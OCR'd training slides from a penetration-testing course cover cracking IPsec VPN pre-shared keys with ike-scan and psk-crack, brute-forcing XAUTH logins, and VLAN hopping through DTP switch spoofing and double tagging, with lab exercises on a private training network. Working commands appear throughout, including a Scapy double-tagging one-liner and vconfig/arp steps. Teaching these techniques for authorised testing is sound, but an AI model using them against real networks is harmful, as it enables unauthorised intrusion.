NotSoSecure part of claranet cyber security

VPN: IKE-Scan

- Useful switches:

--sport=<p>	can be used to set UDP source port to <p>,default=500
--trans=<t>	use custom transform <t> instead of the default set
--id=<id>	is the identification value. This option is only applicable to Aggressive Mode
--auth=<n>	set the auth method to <n>, default=1 (PSK), XAUTH uses 65001 to 65010
-P<location>	This option outputs the aggressive mode PSK parameters for offline cracking

A very handy reference: http://www.royhills.co.uk/wiki/index.php/Ike-scan_Documentation

NotSoSecure part of claranet cyber security

VPN: Attack Methodology

- Identify a VPN server
  - nmap and udp-proto-scanner
- Identify valid proposals / Identify handshake mode (main/aggressive)
  - `ike-scan`
- Identify authentication (PSK/XAUTH etc.) and ID (dependant on server config)
- Capture and crack psk if aggressive mode is identified
  - `psk-crack`
- Using the identified PSK, id and ‘other’ credentials login to the VPN
  - Strongswan, Openswan or another VPN client
- Attack the internal network!

NotSoSecure part of claranet cyber security

VPN: Preparation

- Ensure we have a VPN client to hand (Strongswan)
- Configuration Sample `~/Tools/VPN_Config/`
- Copy the sample config files to /etc/ipsec.conf and /etc/ipsec.secrets on your attacking host
- Crack the PSK

```
psk-crack -d <dictionary> capture_file
```

```
#psk-crack -d /opt/metasploit/apps/pro/msf3/data/wordlists/unix_passwords.txt key
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "[redacted]" matches SHA1 hash [redacted]
Ending psk-crack: 1 iterations in 0.012 seconds (84.24 iterations/sec)
```

- Amend the file `/etc/ipsec.secrets` to reflect your findings!
- Connect to the VPN (ipsec up vpn)

NotSoSecure part of claranet cyber security

VPN: What We Need to Know…

- We need to know the following:
  - PSK
  - ID/group name
  - Authentication type
- However, we can't make a connection as we still need XAUTH credentials!
- Within `~/Tools/VPN_Config/` you'll find:
  - `brute-xauth.sh`
  - `ipsec_conf_sample`
  - `ipsec_secrets_sample`
- Play ;-)

NotSoSecure part of claranet cyber security

Exercise 7.1

Demo 7.1

VPN

- Identify a VPN running on 192.168.3.211
- Identify a misconfiguration with the host
- Obtain the ID/group name
- Crack the PSK
- Use `~/Tools/VPN_Config/brute-xauth.sh` to identify weak XAUTH credentials
- Connect to the internal network

Bonus:

- On the VPN host, obtain access to the julie account
- On the VPN host, obtain access to the root account

Network status: After VPN Exploitation

SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215
Host: DC01

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211
VPN

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18
Multi Forest

192.168.X.209
Ubuntu

192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)

10.0.2.220
Host: certsrv


VLAN Hacking

- [x] VLAN Discovery
- [x] Switch / Trunk Spoofing
- [x] Double Tagging

The Basics

- Cisco's definition of Virtual Local Area Network (VLAN)

"A VLAN is a group of devices on one or more LANs that are configured to communicate as if they were attached to the same wire, when in fact they are located on a number of different LAN segments. Because VLANs are based on logical instead of physical connections, they are extremely flexible"



VLAN Hacking


VLAN Discovery

Understanding VLAN

- Why are these used?
  - Primarily for isolation
  - Security
  - Flexibility
  - Traffic load balance/decreases latency
- Massive scope as single error can lead to isolation breakage
- Learn VLAN basics to understand VLAN Better:
  - Trunking
  - 802.1Q tagging
  - Virtual interfaces


NotSoSecure part of claranet cyber security

VLAN: Trunking



VLAN: 802.1Q Tagging

- 802.1Q tagging (IEEE standard)
  - 4 byte tag (2 bytes TPID + 2 bytes TCI)
  - Inserted in the frame
- ISL encapsulation
  (Inter switch link by Cisco)
- SVI (Switch Virtual Interface)
  - Allows traffic routing
    b/w VLANs by a def gw
  - Supports bridging
    config and routing protocol



VLAN: Protocols in Use

- CDP - Cisco Discovery Protocol
  - Used by Cisco devices to communicate with neighbours
  - CDP announcements are sent over VLAN 1 are interesting!
- STP - Spanning Tree Protocol
  - Builds network topology with focus on loop avoidance
- DTP - Dynamic Trunking Protocol
  - When you want to dynamically configure trunks on each switch port
  - Switch port modes: Access, Trunk, Dynamic Auto, Dynamic Desirable
- VTP - VLAN Trunking Protocol
  - Used to Transmit VLAN Information and help with autoconfiguration
  - Broadcast on VLAN 1

NotSoSecure part of claranet cyber security

VLAN: Concepts

- DTP negotiates interface modes dynamically based on port modes
- Generally used for Ports connecting two switches
- Dynamic Auto is the default in newer Cisco IOS; whereas Dynamic Desirable is default in older revisions

Dynamic Desirable + Dynamic Auto = Trunk
Dynamic Desirable + Dynamic Desirable = Trunk
Dynamic Desirable + Trunk = Trunk
Dynamic Desirable + Access = Access

Dynamic Auto + Dynamic Auto = Access
Dynamic Auto + Dynamic Desirable = Trunk
Dynamic Auto + Trunk = Trunk
Dynamic Auto + Access = Access

- Unauthenticated Protocol: Anyone can send false DTP Packets

VLAN: Hopping

- Attacking a network with multiple VLANs
- It is directed at trunking encapsulation protocols (8021q/ISL)

Two attacks:

- **Switch spoofing:** Mimic a switch (inject DTP packets, negotiate with switch to act as 802.1Q trunk)
- **Double tagging:** Forwards the packet to a wrong VLAN, strips first header and forwards to the target VLAN, as defined within the second header

NotSoSecure part of claranet cyber security

VLAN Hacking

Switch Spoofing

Switch Spoofing

- Attack by mimicking a Switch
- Leverage issues with DTP configuration to gain trunk port

switchport mode	trunk	Dynamic desirable	Dynamic auto	access
trunk	Yes	Yes	Yes	No
dynamic desirable	Yes	Yes	Yes	No
dynamic auto	Yes	Yes	No	No
access	No	No	No	No

NotSoSecure part of claranet cyber security

VLAN Hopping: Attack

- Collect information:
  - VLAN IDs
  - IP addresses (gateways, hosts, anything!)
  - Keep sniffing!
- Toolset:
  - Yersinia (Kali has it!)
  - Sniffers
  - arp-scan

NotSoSecure part of claranet cyber security

VLAN: Attacks

- After negotiating a trunk link you can identify VLAN ID's and add VLAN interfaces on your host to target these ranges
- Once successful, an easy approach is to perform 'ARP' sweeps/ping broadcast addresses to find live hosts on the target VLAN
- If there are any hosts, go for pwnage!
- If there are any devices, go for known service (Telnet, HTTP) weaknesses first, and further exploration!
- It's effectively an open door to the whole of the network!

NotSoSecure part of claranet cyber security

VLAN: Challenges

A number of challenges relate to topics we have covered during these slides

A few challenges relate to device configuration weaknesses i.e. switch/router configurations

This will cover:

- Weak passwords (Cisco type7 and ‘secret’ passwords)
- Cracking device passwords

NotSoSecure part of claranet cyber security

Uncommon Sense

- In order to analyse traffic, we need to ensure our interface is up and running and all the necessary modules are loaded

  `ip link`

- If you see `lower_up` flag, that means network is connected. Output example:

```
root@kali:~# ip link
[...snip...]
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UNKNOWN mode
DEFAULT qlen 1000 link/ether 00:50:56:9f:29:9e brd ff:ff:ff:ff:ff:ff
```

- To load the 8021q module, run this command:

  `modprobe 8021q`

- Multiple ways to perform sniffing, use whichever method gives you the most info

NotSoSecure part of claranet cyber security

Exercise 8.1

Demo 8.1

VLAN #1

- Identify protocols being broadcast by a switch/routing device on the network
- Observe the traffic, and then answer the following questions:
  - Device name
  - IP address
  - Platform details
  - Software version
- Discover all of the VLAN IDs on the network
- Find all of the live hosts in the VLANs lower than ID 100

(P.S. The 3rd octet in the IP address relates to VLAN ID. For example, 10.10.100.210 means it's a host in the VLAN 100. This is a common naming notation for tagged traffic in the real world)

Network status: After VLAN Discovery

SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215
Host: DC01

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211
VPN

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18
Multi Forest

192.168.X.209
Ubuntu

192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)

10.0.2.220
Host: certsrv

VLANs (10.10.0.0/16)

10.10.100.220
Cisco IOS

Useful Tips

For the upcoming exercise, you will need to understand the following:

- For every VLAN, VLANID represents the network octet. For example, for VLAN 100, you will use VLAN 100 network range as 10.10.**100**.0/24.

- When you assign a static IP to the interface on your Kali host, please assign a static IP corresponding to your user ID. For example, if I am user20, I will use 10.10.100.**20** as my static IP address.

In effect, once I have added virtual interface for VLAN 100, my static IP will be 10.10.100.20 which means 100 is the VLANID and 20 is my user ID

Any doubts; please reach out for assistance

NotSoSecure part of claranet cyber security

Exercise 8.2


Demo 8.2

VLAN #2

You will have already identified an IP address of a device on VLAN ID 100. Continuing with this attack, perform the following tasks:

- Find the IP address of another device on VLAN 100 (hint - ARP!)
- Gain Telnet access to the second device (If you are connecting to the right device, you will be able to ping the IP and read its custom telnet banner. Another hint is it's IP address is greater than 10.10.100.200)
- Gain 'enable' access to the device. You'll need to gain access to the Telnet interface (a common/default password value) and then learn to crack Cisco 'secret'/type 5 and type 7 passwords

VLAN Network: Switch Spoofing



Network status: After VLAN Switch Spoofing

SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215
Host: DC01

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211
VPN

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18
Multi Forest

192.168.X.209
Ubuntu

192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)

10.0.2.220
Host: certsrv

VLANs (10.10.0.0/16)


10.10.100.220
Cisco IOS

VLAN Hacking

Double Tagging

Double Tagging


- Send double encapsulated 802.1Q frames
- Need access to native VLAN and access ports
- One way traffic Solution (Negative)



Source:
https://www.cloudshark.org/captures/2e701df8b958

Double Tagging: Example

- Two VLAN's: 1 and 20
- VLAN 1 is native vlan
- All computer ports are access ports
- Attack video https://youtu.be/bbuYKughzS8
- Scapy One liner




```
sendp(Ether(dst='ff:ff:ff:ff:ff:ff',
src='c2:db:bd:5d:bf:02')/Dot1Q(vlan=1)/Dot1Q(vlan=20)/IP(dst='10.0.20.11', src='10.0.1.11')/ICMP())
```

Double Tagging: Things to Remember

- We need an access port on native lan
- Double tagging attacks are unidirectional only
- Hence the TCP / HTTP attacks won't work as it needs a 3 way handshake to start
- UDP Attacks could be the way to go
- The exploit reverse shell could be obtained on an OOB channel

NotSoSecure part of claranet cyber security

Double Tagging: Using native tools

- Load Kernel Module
  ```
  modprobe 8021q
  ```
- Add VLAN-1 interface on eth2 interface and turn it on
  ```
  vconfig add eth2 1
  ifconfig eth2.1 up
  ```
- Add VLAN-20 interface on top of VLAN-1 interface
  ```
  vconfig add eth2.1 20
  ```
- Turn on VLAN-20 interface, assign an IP within the target network's range
  ```
  ifconfig eth2.1.20 10.0.20.X netmask 255.255.255.0 up
  ```
- Add default route for target network via VLAN-20 interface
  ```
  ip route add 10.0.20.0/24 via 10.0.20.X dev eth2.1.20
  ```
- Add fake ARP entry for victim's IP address on VLAN-20 interface
  ```
  arp -s 10.0.20.201 FF:FF:FF:FF:FF:FF -i eth2.1.20
  ```

NotSoSecure part of claranet cyber security

